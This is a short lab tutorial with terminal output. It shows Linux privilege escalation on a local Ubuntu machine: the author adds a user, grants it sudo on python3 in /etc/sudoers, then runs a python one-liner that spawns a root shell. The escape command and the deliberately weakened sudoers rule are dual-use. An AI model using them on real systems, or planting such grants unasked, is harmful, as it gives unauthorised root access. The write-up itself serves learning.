


Privilege Escalation- linux(nano)

Steps:-

1. Firstly we have to go root using command "sudo su".
2. After going root , we will add the user –'user1'(only root can add the new users),give new password to new user and its completed.
3. We have new user1 , now we will give permission to the user1
4. Now go for 'nano' command to edit '/etc/sudoers' file(for giving Privilage).



```
a@ubuntu:~$ sudo su
[sudo] password for a:
root@ubuntu:/home/a# adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
root@ubuntu:/home/a# nano /etc/sudoers
```

Annotations in the image:

- Going root (pointing to `sudo su`)
- adding user(only root user can add new users) (pointing to `adduser user1`)
- Password for new user (pointing to the password input field)
- Editing the file to give new use privileges (pointing to `nano /etc/sudoers`)

5. Now we are in file using nano , In the "#user privilege specification" and user following command :- 'user1 All=(All:All) /user/bin/python3'(Giving root access to Python command). (WE ARE INSIDE NANO THAT'S WHY I USE WHITE , FOR DIFFERENE)

```

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
user1    ALL=(ALL:ALL) /usr/bin/python3
# Members of the admin group may gain root privileges
%admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include_dir /etc/sudoers.d
root@ubuntu:/home/ubuntu#

```

we can add this in sudoers file which can give root access to python commands

6. Now we will go root using user1 using command "su user1" (sudo/su both can be used).
7. Checking which python is running using command "Which python".
8. Now we use command "sudo -l" to check which command can user1 use.
9. Finally we'll use the following command :-
"sudo python3 -c 'import os; os.system("/bin/sh)'"

This command uses some python modules for getting the root access
10. Finally we are done . (using ls to check which files we can access).

```
root@ubuntu:/home# cd ..
root@ubuntu:/# su user1 going user1
user1@ubuntu:/$ which python3
/usr/bin/python3
user1@ubuntu:/$ sudo -l
[sudo] password for user1:
Matching Defaults entries for user1 on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User user1 may run the following commands on ubuntu:
    (ALL : ALL) /usr/bin/python3
user1@ubuntu:/$ sudo python3 -c 'import os; os.system("/bin/sh")' this give access to root user
# whoami
root
# rmuser user1
/bin/sh: 2: rmuser: not found
# exit
user1@ubuntu:/$ ls
bin      dev      lib      libx32   mnt      root     snap     sys      var
boot     etc      lib32    lost+found  opt      run      srv      tmp
cdrom    home    lib64    media    proc     sbin     swapfile usr
```